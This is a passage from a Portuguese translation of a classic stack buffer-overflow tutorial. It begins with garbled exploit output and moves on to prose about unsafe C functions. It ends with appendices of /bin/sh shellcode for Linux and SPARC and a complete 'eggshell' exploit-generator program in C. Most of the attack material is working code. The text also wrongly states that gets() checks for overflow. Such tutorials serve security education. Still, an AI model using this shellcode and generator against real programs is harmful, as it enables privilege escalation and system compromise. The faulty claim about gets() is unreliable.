ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤
ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°





¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°
¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°
```

¤ÿ¿°
¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿

°¤ÿ¿
°¤ÿ¿°¤ÿ

¿°¤ÿ
¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ

¿°¤ÿ
¿°¤ÿ

¿°¤ÿ
¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤

ÿ¿°¤
ÿ¿°¤

ÿ¿°¤
ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°

¤ÿ¿°
¤ÿ¿°

¤ÿ¿°
¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿

°¤ÿ¿
°¤ÿ¿°¤ÿ

¿°¤ÿ
¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ

```
¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ
¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ

¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ
¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤




ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤
ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤

ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤
ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿÿ¿°¤ÿ¿




°¤ÿ¿°¤ÿ¿°¤
Warning: some arguments in previous message were lost
$
------------------------------------------------------------------------------
```

Na primeira tentativa! Isto certamente aumentou nossa eficacia. Dependendo de quantos dados de ambiente o programa exploit comparou com o programa que voce esta tentando exploitar o endereco procurado devera ser ou muito alto ou muito baixo.
Experimente ambos com offsets positivo e negativo.

Encontrando Buffer Overflows

~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Como iniciado antes, buffer overflows sao resultados de armazenar mais informacoes em um buffer do que ele suporta. Desde que a Linguagem C nao possui nenhuma checagem de limites, overflows normalmente aparece quando se escreve alem do limite de uma matriz de caracteres. A biblioteca padrao C fornece um numero de funcoes para copiar e adicionar strings, elas nao checam os limites. Sao elas: strcat(), strcpy(), sprintf() e vsprintf(). Estas funcoes funciona com caracteres nulos para terminar a string, e nao checa por overflow da string que recebe. gets() eh uma funcao que le uma linha da stdin (entrada padrao) no buffer ate que encontre uma nova linha ou um EOF. Ela efetua checagem para buffer overflow. A familia de funcoes scanf() tambem pode ser um problema se voce esta esperando uma sequencia de caracteres que nao seja espacos em branco (%s), ou esperando uma sequencia nao nula de caracteres de um set especifico (%[]), e a matriz que esta sendo usada eh um ponteiro char, que nao eh grande o suficiente para aceitar toda a sequencia de caracteres, e voce nao definiu um tamanho maximo opcional de largura. Se o alvo de alguma dessas funcoes for um buffer de tamanho
~~~~~~~~~~~~~~~~~~~~~~~~~~~~

estatico, ou eh outro argumento que depende da entrada do usuario ha uma boa possibilidade que voce podera
ser capaz de exploitar com um buffer overflow.

   Um outro padrão de programacao comum de encontrar eh usar um loop while para ler um caracter por vez em
um buffer direto do stdin ou algum arquivo ate que encontre o EOL, EOF ou algum outro limitador eh encontrado.
Este tipo de contrucao normalmente usa uma dessas funcoes: getc(), fgetc() ou getchar().
Se nao ha nenhuma checagem explicita por overflow no loop while, esses programas sao facilmente exploitaveis.

   Para concluir, grep(1) eh seu amigo. Os fontes para sistemas operacionas livres e seus utilitarios esta
disponivel para leitura. Este fato torna um pouco interessante uma vez que os utilitarios de
sistemas operacionais pagos sao derivados desses mesmos fontes livres. Use o fonte ;)

Apendice A - Shellcode para diferentes SOs e Arquiteturas

i386/Linux

```
        jmp    0x1f
        popl   %esi
        movl   %esi,0x8(%esi)
        xorl   %eax,%eax
        movb   %eax,0x7(%esi)
        movl   %eax,0xc(%esi)
        movb   $0xb,%al
        movl   %esi,%ebx
        leal   0x8(%esi),%ecx
        leal   0xc(%esi),%edx
        int    $0x80
        xorl   %ebx,%ebx
        movl   %ebx,%eax
        inc    %eax
        int    $0x80
        call   -0x24
        .string \"/bin/sh\"
```

SPARC/Solaris

```
        sethi   0xbd89a, %l6
        or      %l6, 0x16e, %l6
        sethi   0xbdcda, %l7
        and     %sp, %sp, %o0
        add     %sp, 8, %o1
        xor     %o2, %o2, %o2
        add     %sp, 16, %sp
        std     %l6, [%sp - 16]
        st      %sp, [%sp - 8]
        st      %g0, [%sp - 4]
        mov     0x3b, %g1
        ta      8
        xor     %o7, %o7, %o0
        mov     1, %g1
        ta      8
```

SPARC/SunOS

```
        sethi   0xbd89a, %l6
        or      %l6, 0x16e, %l6
        sethi   0xbdcda, %l7
        and     %sp, %sp, %o0
```

```
        add     %sp, 8, %o1
        xor     %o2, %o2, %o2
        add     %sp, 16, %sp
        std     %l6, [%sp - 16]
        st      %sp, [%sp - 8]
        st      %g0, [%sp - 4]
        mov     0x3b, %g1
        mov     -0x1, %l5
        ta      %l5 + 1
        xor     %o7, %o7, %o0
        mov     1, %g1
        ta      %l5 + 1
```

Apendice B - Programa generico de Buffer Overflow

shellcode.h

```
#if defined(__i386__) && defined(__linux__)

#define NOP_SIZE        1
char nop[] = "\x90";
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

#elif defined(__sparc__) && defined(__sun__) && defined(__svr4__)

#define NOP_SIZE        4
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
  "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
  "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
  "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\x91\xd0\x20\x08"
  "\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd0\x20\x08";

unsigned long get_sp(void) {
  __asm__("or %sp, %sp, %i0");
}

#elif defined(__sparc__) && defined(__sun__)

#define NOP_SIZE        4
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
  "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
  "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
  "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\xaa\x10\x3f\xff"
  "\x91\xd5\x60\x01\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd5\x60\x01";

unsigned long get_sp(void) {
  __asm__("or %sp, %sp, %i0");
}

#endif
```

---

eggshell.c

```
/*
 * eggshell v1.0
 *
 * Aleph One / aleph1@underground.org
```

```
 */
#include <stdlib.h>
#include <stdio.h>
#include "shellcode.h"

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define DEFAULT_EGG_SIZE               2048

void usage(void);

void main(int argc, char *argv[]) {
  char *ptr, *bof, *egg;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i, n, m, c, align=0, eggsize=DEFAULT_EGG_SIZE;

  while ((c = getopt(argc, argv, "a:b:e:o:")) != EOF)
    switch (c) {
      case 'a':
        align = atoi(optarg);
        break;
      case 'b':
        bsize = atoi(optarg);
        break;
      case 'e':
        eggsize = atoi(optarg);
        break;
      case 'o':
        offset = atoi(optarg);
        break;
      case '?':
        usage();
        exit(0);
    }

  if (strlen(shellcode) > eggsize) {
    printf("Shellcode is larger the the egg.\n");
    exit(0);
  }

  if (!(bof = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  if (!(egg = malloc(eggsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("[ Buffer size:\t%d\t\tEgg size:\t%d\tAligment:\t%d\t]\n",
    bsize, eggsize, align);
  printf("[ Address:\t0x%x\tOffset:\t\t%d\t\t\t\t]\n", addr, offset);

  addr_ptr = (long *) bof;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr = egg;
  for (i = 0; i <= eggsize - strlen(shellcode) - NOP_SIZE; i += NOP_SIZE)
    for (n = 0; n < NOP_SIZE; n++) {
      m = (n + align) % NOP_SIZE;
      *(ptr++) = nop[m];
    }

  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  bof[bsize - 1] = '\0';
```

```
  egg[eggsize - 1] = '\0';

  memcpy(egg,"EGG=",4);
  putenv(egg);

  memcpy(bof,"BOF=",4);
  putenv(bof);
  system("/bin/sh");
}

void usage(void) {
  (void)fprintf(stderr,
    "usage: eggshell [-a <alignment>] [-b <buffersize>] [-e <eggsize>] [-o
<offset>]\n");
}
```